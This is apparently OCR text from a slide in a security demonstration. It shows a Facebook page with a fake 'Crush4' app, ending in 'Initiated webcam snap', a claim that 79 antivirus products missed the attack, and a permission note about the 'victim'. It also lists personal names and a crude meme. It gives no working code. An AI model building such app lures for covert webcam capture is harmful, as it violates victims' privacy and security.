
"I'm sexy & "I know it". No bitch your ugly & you show it. Clever boyfriend's perfect save :D

Clever boyfriend wallpapers

Adolescent Prateek likes "Hey, Did you ask yet ?" "No my mom's in a bad mood."

Cover Photos For Facebook added a new photo.

Abhishek Deshmukh
Adolescent Prateek
Dimpe Shwee
Gaurav Raswant
Mamta Snehi
Prashant Kumar Pacific
Pùrñéndù Kãshyæp
Raksha Khandelwal
Vidushi Choudhary
Vishal Malghani



Crush4 on Facebook - Windows Internet Explorer

http://apps.facebook.com/_my_crush/

LIVESPORT

Who would make your Euro 2012 dream team? Check out the Livesport.tv video app!

Use Now · 10,000 people used this.

Di$clothes

Di$ fashion,music, art and a love for unknown talent. Get in or get lost! It's a movement!

Karan Thakur likes this.

of Three Kingdoms

999,999,999,999 Strong? or just a few men weak? Play Three Kingdoms on facebook now!

Now · 50,000 people played this.

A HEAT HEART FOOTBALL

Check out the official TOYOTA football facebook page.Updated game results with photos!

Sejal Singh

[redacted]

How can we forget the pretty face.

Initiated webcam snap

Similar types of social engineered attacks were peformed throughtout the week
and
79 Anti viruses were found to be not able to detect this (including enterprise and free edition).

THANKS FOR READING

/// ALL PRIOR PERMISSIONS WERE TAKEN FROM OUR FRIENDLY VICTIM “AERIASLS ASHU ”BEFORE INCLUDING THESE PICTURES.